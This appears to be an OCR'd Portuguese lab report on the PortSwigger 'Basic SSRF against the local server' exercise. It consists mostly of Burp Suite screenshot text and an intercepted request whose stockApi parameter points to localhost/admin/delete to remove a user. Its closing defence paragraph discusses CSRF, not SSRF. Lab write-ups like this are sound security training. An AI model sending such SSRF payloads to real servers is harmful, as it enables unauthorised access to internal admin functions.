



c) A falsificação de solicitação do lado do servidor (também conhecida como SSRF) é uma vulnerabilidade de segurança da Web que permite que um invasor induza o aplicativo do servidor a fazer solicitações HTTP para um domínio arbitrário de sua escolha. Em exemplos típicos de SSRF, o invasor pode fazer


com que o servidor faça uma conexão de volta para si mesmo ou para outros serviços baseados na Web na infraestrutura da organização ou para sistemas externos de terceiros.


d) Resultados









Activities
Burp Suite Community Edition
ter 21:31
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
0 matches
Basic SSRF against the loca
Not secure ac011f211e4b195d80a55e5...
Private
WEB SECURITY ACADEMY
Basic SSRF against the local server
LAB Not solved
Back to lab home
Back to lab description
Users
administrator - Delete
carlos - Delete
wiener - Delete


Activities
Brave Web Browser
ter 21:32
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
Type a search term
0 matches
Basic SSRF against the loca
Not secure ac011f211e4b195d80a55e5...
Private
WEB SECURITY ACADEMY
Users
carlos - Delete
wiener - Delete
46.25 × 17
Elements Console
Delete == $0
Styles Computed Event Listeners
element.style {
}
a {
color: #29ace5;
text-decoration: none;
}


Activities
Burp Suite Community Edition
ter 21:32
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
0 matches
Basic SSRF against the loca
Not secure ac011f211e4b195d80a55e5...
Private
Description:
Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.
Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.
Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.
London
Check stock
< Return to list


Activities
Burp Suite Community Edition
ter 21:33
Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://ac011f211e4b195d80a55e5500f90077.web-security-academy.net:443 [18.200.141.238]
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
POST /product/stock HTTP/1.1
Host: ac011f211e4b195d80a55e5500f90077.web-security-academy.net
Connection: close
Content-Length: 107
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
Sec-Fetch-Dest: document
Origin: https://ac011f211e4b195d80a55e5500f90077.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Referer: https://ac011f211e4b195d80a55e5500f90077.web-security-academy.net/product?productId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=g2YClv1A0EgswlV3g3vTmqOoV5a2Zi9j; session=leEWiD4wdnxtowWSZQb9zqvugY8F3OG9
stockApi=http://localhost/admin/delete?username=carlos
Type a search term
0 matches
Privacy error
Not secure ac011f211e4b195d80a55e5...
Private
Your connection is not private
Attackers might be trying to steal your information from ac011f211e4b195d80a55e5500f90077.web-security-academy.net (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
Hide advanced
Back to safety
This server could not prove that it is ac011f211e4b195d80a55e5500f90077.web-security-academy.net; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.
Proceed to ac011f211e4b195d80a55e5500f90077.web-security-academy.net (unsafe)
Waiting for ac011f211e4b19...





e) Recomenda-se a defesa CSRF baseada em token (com ou sem estado) como uma defesa primária para mitigar o CSRF em seus aplicativos. Somente para operações altamente sensíveis, também recomenda-se uma proteção baseada

na interação do usuário (re-autenticação/token único), juntamente com atenuação baseada no token.